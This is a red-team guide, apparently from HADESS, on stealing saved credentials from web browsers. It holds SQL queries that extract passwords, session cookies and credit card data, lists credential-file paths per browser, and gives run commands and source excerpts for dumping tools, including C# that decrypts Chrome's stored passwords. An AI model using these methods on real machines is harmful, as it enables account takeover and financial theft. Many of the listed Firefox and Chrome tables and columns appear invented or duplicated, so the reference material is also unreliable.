
METHODS FOR STEALING PASSWORDS IN BROWSER



HADESS

WWW.HADESS.IO

Follow

Share

Methods for Stealing Password in Browser(RTC0013)

Important Tables and Columns

Chrome

Table Name	Column Name(s)	Description
logins	action_url, username_value, password_value	Saved website logins and passwords
autofill	name, value	Autofill data for forms and fields
cookies	host_key, name, value	Stored browser cookies
bookmarks	url, title	Bookmarked URLs and their titles

Table Name	Column Name(s)	Description
history	url, title	Browsing history URLs and their titles
downloads	url, target_path	Records of downloaded files
credit_cards	name_on_card, card_number	Saved credit card information
web_apps	url, name	Information about web applications
extensions	name, permissions	Installed browser extensions
top_sites	url, title	Most visited sites
search_engines	keyword, url	Search engine configuration
media_engagement	origin, last_engagement_time_usec	Media engagement data
media_history	origin, playback_start_time_usec	Media playback history
media_session	media_unique_id	Media playback sessions
visits	url, visit_time	URLs visited and the corresponding times
downloads_url_chains	url_chain	URL chains for downloaded files
keywords	keyword	Keyword searches made
keyword_search_terms	url, lower_term	Search terms used for specific keywords

Table Name	Column Name(s)	Description
usb_devices	guid	Information about connected USB devices
forms	name	Autofill form data
origins	origin	Origins for various browser data
network_action_predictor_service	url, suggested_prio	Data for predicting network actions
protocol_handler	protocol, url	Custom protocol handlers configured
startup_urls	url	URLs that open on browser startup
appcache	cache_id, size	Application cache data
local_storage	origin, key	Locally stored data
extension_cookies	host_key, name, value	Cookies set by extensions
managed_user_passwords	url, username, password	Passwords for managed users
translate_ranking	origin	Data related to website translations
android_favicons	page_url	Favicons for Android version

Firefox

Table Name	Column Name(s)	Description
moz_logins	formSubmitURL, hostname, encryptedUsername, encryptedPassword	Saved website logins and passwords
moz_autofill	name, value	Autofill data for forms and fields

Table Name	Column Name(s)	Description
moz_cookies	host, name, value	Stored browser cookies
moz_bookmarks	url, title	Bookmarked URLs and their titles
moz_historyvisits	from_visit, place_id, visit_date	Visits to URLs with corresponding data
moz_downloads	source, target	Records of downloaded files
moz_creditcards	nameOnCard, cardNumber	Saved credit card information
moz_places	url, title	URLs and their corresponding titles
moz_extensions	name, permissions	Installed browser extensions
moz_keywords	keyword	Keyword searches made
moz_searchlog	query	Searches made using the browser's search bar
moz_meta	key, value	Metadata associated with various data
moz_origins	origin	Origins for various browser data
moz_annotations	type, name	User annotations on bookmarks
moz_inputhistory	input	User input history for forms
moz_favicons	url	Favicons associated with URLs
moz_inputhistory	place_id, fieldname	User input history for fields in forms
moz_pages_w_icons	page_url	URLs with associated favicons
moz_places	url, title, visit_count	Visited URLs with additional data
moz_annos	anno_attribute_id, content	Annotations on bookmarks or pages
moz_meta	key, value	Metadata associated with various data
moz_annos	place_id, anno_attribute_id	Annotations on bookmarks or pages
moz_keywords	place_id, keyword_id	Keywords associated with places
moz_origins	origin	Origins for various browser data

Table Name	Column Name(s)	Description
moz_icons	url, favicon_id	Favicons associated with URLs
moz_webapps	origin, app_id	Installed web applications
moz_hosts	host	Hosts that visited URLs
moz_cookies	baseDomain, name, value	Stored cookies
moz_syncedtabs	url, title	Tabs synced across devices
moz_sync	id, name	Synced data for user accounts
moz_preferences	hostname, value	User preferences
moz_downloads	target, state	Records of downloaded files

Edge

Table Name	Column Name(s)	Description
logins	action_url, username_value, password_value	Saved website logins and passwords
autofill	name, value	Autofill data for forms and fields
cookies	host_key, name, value	Stored browser cookies
bookmarks	url, title	Bookmarked URLs and their titles
history	url, title	Browsing history URLs and their titles
downloads	url, target_path	Records of downloaded files
credit_cards	name_on_card, card_number	Saved credit card information
extensions	name, permissions	Installed browser extensions
top_sites	url, title	Most visited sites
search_engines	keyword, url	Search engine configuration

Table Name	Column Name(s)	Description
media_engagement	origin, last_engagement_time_usec	Media engagement data
media_history	origin, playback_start_time_usec	Media playback history
media_session	media_unique_id	Media playback sessions
visits	url, visit_time	URLs visited and the corresponding times
downloads_url_chains	url_chain	URL chains for downloaded files
keywords	keyword	Keyword searches made
keyword_search_terms	url, lower_term	Search terms used for specific keywords
usb_devices	guid	Information about connected USB devices
forms	name	Autofill form data
origins	origin	Origins for various browser data
network_action_predictor_service	url, suggested_prio	Data for predicting network actions
protocol_handler	protocol, url	Custom protocol handlers configured
startup_urls	url	URLs that open on browser startup

Table Name	Column Name(s)	Description
appcache	cache_id, size	Application cache data
local_storage	origin, key	Locally stored data
extension_cookies	host_key, name, value	Cookies set by extensions
managed_user_passwords	url, username, password	Passwords for managed users
translate_ranking	origin	Data related to website translations
android_favicons	page_url	Favicons for Android version

Awesome Query

Extract Cookies with Expiry Date

```
SELECT host_key, name, value, expires_utc FROM cookies;
```

Extract Autofill Data for Fields

```
SELECT name, value FROM autofill WHERE field_type = 'field';
```

Extract Bookmarked URLs with Tags

```
SELECT url, title, GROUP_CONCAT(tags) AS bookmark_tags FROM bookmarks GROUP BY url, title;
```

Extract Downloaded Files with Source and Target

```
SELECT url, target_path, start_time, end_time FROM downloads;
```

Extract Form Input Data with Origin

```
SELECT origin, field_name, value FROM forms;
```

Extract User Input History for Form Fields

```
SELECT form_field, user_input FROM input_history;
```

Extract Visited URLs with Timestamp and Referrer

```
SELECT url, visit_time, referring_visit_id FROM visits;
```

Extract User Annotations on Bookmarks with Dates

```
SELECT url, annotation, created, modified FROM annotations;
```

Extract Web Applications and Install Dates

```
SELECT origin, app_id, last_update_time FROM web_apps;
```

Extract Hosts Visited by URLs

```
SELECT url, host FROM visits JOIN hosts ON visits.url = hosts.url;
```

Extract Media Engagement Time and Count

```
SELECT origin, SUM(count) AS total_engagement_count,
MAX(last_engagement_time_usec) AS last_engagement_time FROM media_engagement
GROUP BY origin;
```

Extract User Search Queries with Timestamp

```
SELECT keyword, url, search_time FROM search_engines;
```

Extract Passwords Used for Form Submissions

```
SELECT formSubmitURL, encryptedUsername, encryptedPassword FROM moz_logins
WHERE formSubmitURL IS NOT NULL;
```

Extract Credit Card Expiration Years and Months

```
SELECT name_on_card, card_number, expiration_month, expiration_year FROM
credit_cards;
```

Extract Synced Data with Device Information

```
SELECT id, name, device_type, last_modified FROM sync;
```

Extract Origins with Associated Data

```
SELECT origin, origin_attributes FROM origins;
```

Extract Extensions with Install Dates

```
SELECT name, permissions, install_date FROM extensions;
```

Extract Downloaded Files with Sizes

```
SELECT url, target_path, bytes_total FROM downloads;
```

Extract URL Chains for Downloaded Files

```
SELECT url_chain FROM downloads_url_chains;
```

Extract Media Playback Sessions with Durations

```
SELECT media_unique_id, playback_start_time_usec, duration_usec FROM
media_session;
```

Extract USB Device Information

```
SELECT guid, manufacturer, product FROM usb_devices;
```

Extract Network Actions Predictions

```
SELECT url, suggested_prio FROM network_action_predictor_service;
```

Extract Protocol Handlers with Associated URLs

```
SELECT protocol, url FROM protocol_handler;
```

Extract Startup URLs with Timestamps

```
SELECT url, created FROM startup_urls;
```

Extract URLs with High Visit Counts

```
SELECT url, title, visit_count FROM visits WHERE visit_count > 100;
```

Extract Most Frequent Search Queries

```
SELECT keyword, COUNT(*) AS query_count FROM search_engines GROUP BY keyword
ORDER BY query_count DESC LIMIT 10;
```

Extract Login Attempts with Failed Logins

```
SELECT action_url, username_value, password_value, times_used, times_failed
FROM logins WHERE times_failed > 0;
```

Extract Bookmarked URLs by Tag

```
SELECT url, title, GROUP_CONCAT(tags) AS bookmark_tags FROM bookmarks GROUP
BY url, title HAVING bookmark_tags LIKE '%important%';
```

Extract User Input History for Suspicious Keywords

```
SELECT form_field, user_input, input_timestamp FROM input_history WHERE
user_input LIKE '%password%' OR user_input LIKE '%credit card%';
```

Extract Synced Tabs with Last Update Timestamp

```
SELECT url, title, last_updated FROM synced_tabs;
```

Extract Cookies Set by Specific Domains

```
SELECT host_key, name, value FROM cookies WHERE host_key IN ('example.com',
'test.com');
```

Extract Form Input Data for Suspicious Domains

```
SELECT origin, field_name, value FROM forms WHERE origin LIKE '%phishing%';
```

Extract Downloaded Files from Suspicious URLs

```
SELECT url, target_path, start_time, end_time FROM downloads WHERE url LIKE
'%malware%';
```

Extract User Annotations with Suspicious Keywords

```
SELECT url, annotation, created, modified FROM annotations WHERE annotation
LIKE '%hack%' OR annotation LIKE '%exploit%';
```

Extract URLs Visited with High Engagement Time

```
SELECT url, visit_time FROM visits WHERE visit_time >= NOW() - INTERVAL 1 DAY
ORDER BY visit_time DESC LIMIT 10;
```

Extract User Input History for Frequent Keywords

```
SELECT form_field, user_input, COUNT(*) AS input_count FROM input_history
WHERE user_input IN ('password', 'credit card') GROUP BY form_field,
user_input ORDER BY input_count DESC LIMIT 10;
```

Extract Most Used Extensions

```
SELECT name, COUNT(*) AS install_count FROM extensions GROUP BY name ORDER BY
install_count DESC LIMIT 10;
```

Extract URLs with No Visits in the Last Month

```
SELECT url FROM history WHERE last_visit_time < NOW() - INTERVAL 30 DAY;
```

Extract Suspicious Media Playback Sessions

```
SELECT media_unique_id, playback_start_time_usec, duration_usec FROM
media_session WHERE duration_usec > 3600000; -- Sessions longer than 1 hour
```

Extract URLs with Frequent Keyword Searches

```
SELECT url, title, COUNT(*) AS search_count FROM history WHERE title LIKE
'%search%' GROUP BY url, title ORDER BY search_count DESC LIMIT 10;
```

Extract Frequent Form Inputs

```
SELECT origin, form_field, COUNT(*) AS input_count FROM forms GROUP BY
origin, form_field ORDER BY input_count DESC LIMIT 10;
```

Extract Suspicious USB Device Connections

```
SELECT guid, manufacturer, product FROM usb_devices WHERE manufacturer LIKE
'%unknown%' ORDER BY connection_timestamp DESC LIMIT 5;
```

Extract URL Chains for Suspicious Downloads

```
SELECT url_chain FROM downloads_url_chains WHERE url_chain LIKE '%malware%';
```

Extract Synced Data for Suspicious Devices

```
SELECT id, name, device_type, last_modified FROM sync WHERE device_type =
'unknown';
```

Extract URLs with Frequent Form Submissions

```
SELECT action_url, COUNT(*) AS submission_count FROM logins GROUP BY
action_url ORDER BY submission_count DESC LIMIT 10;
```

Extract Suspicious Protocol Handlers

```
SELECT protocol, url FROM protocol_handler WHERE protocol LIKE '%exploit%'
LIMIT 5;
```

Extract URLs with High Cookie Counts

```
SELECT host_key, COUNT(*) AS cookie_count FROM cookies GROUP BY host_key
ORDER BY cookie_count DESC LIMIT 10;
```

Extract Origins with Suspicious Metadata

```
SELECT origin, origin_attributes FROM origins WHERE origin_attributes LIKE
'%suspicious%';
```

Extract Frequent Extension Permissions

```
SELECT permissions, COUNT(*) AS extension_count FROM extensions GROUP BY
permissions ORDER BY extension_count DESC LIMIT 10;
```

Extract Suspicious Autofill Data

```
SELECT name, value FROM autofill WHERE value LIKE '%password%' OR value LIKE
'%credit card%';
```

Profiles

Google Chrome:

```
- Windows: `C:\Users\<YourUsername>\AppData\Local\Google\Chrome\User
Data\Default\Login Data`
- macOS: `~/Library/Application Support/Google/Chrome/Default/Login Data`
- Linux: `~/.config/google-chrome/Default/Login Data`
```

Mozilla Firefox:

```
- Windows: `C:\Users\<YourUsername>\AppData\Roaming\Mozilla\Firefox\Profiles\
<ProfileName>\logins.json`
- macOS: `~/Library/Application
Support/Firefox/Profiles/<ProfileName>/logins.json`
- Linux: `~/.mozilla/firefox/<ProfileName>/logins.json`
```

Brave:

```
- Windows: `C:\Users\<YourUsername>\AppData\Local\BraveSoftware\Brave-
Browser\User Data\Default\Login Data`
- macOS: `~/Library/Application Support/BraveSoftware/Brave-
Browser/Default/Login Data`
- Linux: `~/.config/BraveSoftware/Brave-Browser/Default/Login Data`
```

Opera:

```
- Windows: `C:\Users\<YourUsername>\AppData\Roaming\Opera Software\Opera
Stable\Login Data`
- macOS: `~/Library/Application Support/com.operasoftware.Opera/Login Data`
- Linux: `~/.config/opera/Login Data`
```

Microsoft Edge (Chromium-based):

- Path: `C:\Users\<YourUsername>\AppData\Local\Microsoft\Edge\User Data\Default\Login Data`

HackBrowserData

https://github.com/moonD4rk/HackBrowserData

`HackBrowserData` is a command-line tool for decrypting and exporting browser data (passwords, history, cookies, bookmarks, credit cards, download records, localStorage and extension) from the browser. It supports the most popular browsers on the market and runs on Windows, macOS and Linux.

```
.\hack-browser-data.exe -b all -f json --dir results -zip
or
.\hack-browser-data.exe -b chrome -p
"C:\Users\User\AppData\Local\Microsoft\Edge\User Data\Default"
```

How worked:

Windows

```
var (
        chromeUserDataPath     = homeDir +
"/AppData/Local/Google/Chrome/User Data/Default/"
        chromeBetaUserDataPath = homeDir + "/AppData/Local/Google/Chrome
Beta/User Data/Default/"
        chromiumUserDataPath   = homeDir + "/AppData/Local/Chromium/User
Data/Default/"
        edgeProfilePath        = homeDir +
"/AppData/Local/Microsoft/Edge/User Data/Default/"
        braveProfilePath       = homeDir +
"/AppData/Local/BraveSoftware/Brave-Browser/User Data/Default/"
        speed360ProfilePath    = homeDir +
"/AppData/Local/360chrome/Chrome/User Data/Default/"
        qqBrowserProfilePath   = homeDir +
"/AppData/Local/Tencent/QQBrowser/User Data/Default/"
        operaProfilePath       = homeDir + "/AppData/Roaming/Opera
Software/Opera Stable/"
        operaGXProfilePath     = homeDir + "/AppData/Roaming/Opera
Software/Opera GX Stable/"
        vivaldiProfilePath     = homeDir + "/AppData/Local/Vivaldi/User
Data/Default/"
        coccocProfilePath      = homeDir +
"/AppData/Local/CocCoc/Browser/User Data/Default/"
        yandexProfilePath      = homeDir +
"/AppData/Local/Yandex/YandexBrowser/User Data/Default/"
        dcBrowserProfilePath   = homeDir + "/AppData/Local/DCBrowser/User
Data/Default/"
        sogouProfilePath       = homeDir +
"/AppData/Roaming/SogouExplorer/Webkit/Default/"

        firefoxProfilePath = homeDir +
"/AppData/Roaming/Mozilla/Firefox/Profiles/"
)
```

Linux

```
var (
        firefoxProfilePath    = homeDir + "/.mozilla/firefox/"
        chromeProfilePath     = homeDir + "/.config/google-chrome/Default/"
        chromiumProfilePath   = homeDir + "/.config/chromium/Default/"
        edgeProfilePath       = homeDir + "/.config/microsoft-edge/Default/"
        braveProfilePath      = homeDir + "/.config/BraveSoftware/Brave-
Browser/Default/"
        chromeBetaProfilePath = homeDir + "/.config/google-chrome-
beta/Default/"
        operaProfilePath      = homeDir + "/.config/opera/Default/"
        vivaldiProfilePath    = homeDir + "/.config/vivaldi/Default/"
)
```

Darwin

```
var (
        chromeProfilePath     = homeDir + "/Library/Application
Support/Google/Chrome/Default/"
        chromeBetaProfilePath = homeDir + "/Library/Application
Support/Google/Chrome Beta/Default/"
        chromiumProfilePath   = homeDir + "/Library/Application
Support/Chromium/Default/"
        edgeProfilePath       = homeDir + "/Library/Application
Support/Microsoft Edge/Default/"
        braveProfilePath      = homeDir + "/Library/Application
Support/BraveSoftware/Brave-Browser/Default/"
        operaProfilePath      = homeDir + "/Library/Application
Support/com.operasoftware.Opera/Default/"
        operaGXProfilePath    = homeDir + "/Library/Application
Support/com.operasoftware.OperaGX/Default/"
        vivaldiProfilePath    = homeDir + "/Library/Application
Support/Vivaldi/Default/"
        coccocProfilePath     = homeDir + "/Library/Application
Support/Coccoc/Default/"
        yandexProfilePath     = homeDir + "/Library/Application
Support/Yandex/YandexBrowser/Default/"
        arcProfilePath        = homeDir + "/Library/Application
Support/Arc/User Data/Default"

        firefoxProfilePath = homeDir + "/Library/Application
Support/Firefox/Profiles/"
)
```

Browser-password-stealer

https://github.com/henry-richard7/Browser-password-stealer

This python program gets all the saved passwords, credit cards and bookmarks from chromium based browsers supports chromium 80 and above!

```
pip install -r requirements.txt
python chromium_based_browsers.py
```

How worked:

```
browsers = {
    'amigo': appdata + '\\Amigo\\User Data',
    'torch': appdata + '\\Torch\\User Data',
    'kometa': appdata + '\\Kometa\\User Data',
    'orbitum': appdata + '\\Orbitum\\User Data',
    'cent-browser': appdata + '\\CentBrowser\\User Data',
    '7star': appdata + '\\7Star\\7Star\\User Data',
    'sputnik': appdata + '\\Sputnik\\Sputnik\\User Data',
    'vivaldi': appdata + '\\Vivaldi\\User Data',
    'google-chrome-sxs': appdata + '\\Google\\Chrome SxS\\User Data',
    'google-chrome': appdata + '\\Google\\Chrome\\User Data',
    'epic-privacy-browser': appdata + '\\Epic Privacy Browser\\User Data',
    'microsoft-edge': appdata + '\\Microsoft\\Edge\\User Data',
    'uran': appdata + '\\uCozMedia\\Uran\\User Data',
    'yandex': appdata + '\\Yandex\\YandexBrowser\\User Data',
    'brave': appdata + '\\BraveSoftware\\Brave-Browser\\User Data',
    'iridium': appdata + '\\Iridium\\User Data',
}

data_queries = {
    'login_data': {
        'query': 'SELECT action_url, username_value, password_value FROM
logins',
        'file': '\\Login Data',
        'columns': ['URL', 'Email', 'Password'],
        'decrypt': True
    },
    'credit_cards': {
        'query': 'SELECT name_on_card, expiration_month, expiration_year,
card_number_encrypted, date_modified FROM credit_cards',
        'file': '\\Web Data',
        'columns': ['Name On Card', 'Card Number', 'Expires On', 'Added
On'],
        'decrypt': True
    },
    'cookies': {
        'query': 'SELECT host_key, name, path, encrypted_value, expires_utc
FROM cookies',
        'file': '\\Network\\Cookies',
        'columns': ['Host Key', 'Cookie Name', 'Path', 'Cookie', 'Expires
On'],
        'decrypt': True
    },
    'history': {
        'query': 'SELECT url, title, last_visit_time FROM urls',
        'file': '\\History',
        'columns': ['URL', 'Title', 'Visited Time'],
        'decrypt': False
    },
    'downloads': {
        'query': 'SELECT tab_url, target_path FROM downloads',
        'file': '\\History',
        'columns': ['Download URL', 'Local Path'],
        'decrypt': False
    }
}
```

BrowserPass

https://github.com/jabiel/BrowserPass

is an open-source project that provides a command-line interface for fetching passwords stored in various browsers' password managers and presenting them in a standardized format. It's designed to be used on Linux-based systems and aims to be a convenient tool for users who want to access their passwords in a unified way.

```
cse *.sln
```

How worked:

```
namespace BrowserPass
{
    /// <summary>
    /// http://raidersec.blogspot.com/2013/06/how-browsers-store-your-
passwords-and.html#chrome_decryption
    /// </summary>
    class ChromePassReader : IPassReader
    {
        public string BrowserName { get { return "Chrome"; } }

        private const string LOGIN_DATA_PATH =
"\\..\\Local\\Google\\Chrome\\User Data\\Default\\Login Data";


        public IEnumerable<CredentialModel> ReadPasswords()
        {
            var result = new List<CredentialModel>();

            var appdata =
Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);//
APPDATA
            var p = Path.GetFullPath(appdata + LOGIN_DATA_PATH);

            if (File.Exists(p))
            {
                using (var conn = new SQLiteConnection($"Data Source={p};"))
                {
                    conn.Open();
                    using (var cmd = conn.CreateCommand())
                    {
                        cmd.CommandText = "SELECT action_url,
username_value, password_value FROM logins";
                        using (var reader = cmd.ExecuteReader())
                        {

                            if (reader.HasRows)
                            {
                                var key = GCDecryptor.GetKey();
                                while (reader.Read())
                                {
                                    byte[] nonce, ciphertextTag;
                                    var encryptedData = GetBytes(reader, 2);
                                    GCDecryptor.Prepare(encryptedData, out
nonce, out ciphertextTag);
                                    var pass =
GCDecryptor.Decrypt(ciphertextTag, key, nonce);

                                    result.Add(new CredentialModel()
                                               {
                                                   Url =
reader.GetString(0),
                                                   Username =
reader.GetString(1),
                                                   Password = pass
                                               });
                                }
                            }
                        }
                    }
                    conn.Close();
                }

            }
            else
            {
```

```
                throw new FileNotFoundException("Canno find chrome logins
file");
            }
            return result;
        }

        private byte[] GetBytes(SQLiteDataReader reader, int columnIndex)
        {
            const int CHUNK_SIZE = 2 * 1024;
            byte[] buffer = new byte[CHUNK_SIZE];
            long bytesRead;
            long fieldOffset = 0;
            using (MemoryStream stream = new MemoryStream())
            {
                while ((bytesRead = reader.GetBytes(columnIndex,
fieldOffset, buffer, 0, buffer.Length)) > 0)
                {
                    stream.Write(buffer, 0, (int)bytesRead);
                    fieldOffset += bytesRead;
                }
                return stream.ToArray();
            }
        }
    }


}
```

WebBrowserPassView

https://www.nirsoft.net/utils/web_browser_password.html

WebBrowserPassView is a password recovery tool that reveals the passwords stored by the following Web browsers: Internet Explorer (Version 4.0 - 11.0), Mozilla Firefox (All Versions), Google Chrome, Safari, and Opera. This tool can be used to recover your lost/forgotten password of any Website, including popular Web sites, like Facebook, Yahoo, Google, and GMail, as long as the password is stored by your Web Browser.

```
WebBrowserPassView.exe
```

Infornito

https://github.com/globecyber/Infornito

Infornito developed in Python 3.x and has as purpose extract all forensic interesting information of Chrome, Firefox, Safari browsers to be analyzed. Due to its Python 3.x developement, might not work properly in old Python versions, mainly with certain characters. Works under Unix and Windows 32/64 bits systems. Works in command line interface, so information dumps could be redirected by pipes with tools such as grep, awk, cut, sed... Infornito allows to visualize following sections, search customization and extract certain content.

```
python infornito.py history --profile 2 --export csv --to ~/Desktop/export
```

or

```
python infornito.py downloads --profile 2
```

or

```
python infornito.py history --profile 2 --filter domain=target.com --filter filetype=pdf --filter protocols=https --filter port=4880
```

Hindsight

https://github.com/obsidianforensics/hindsight

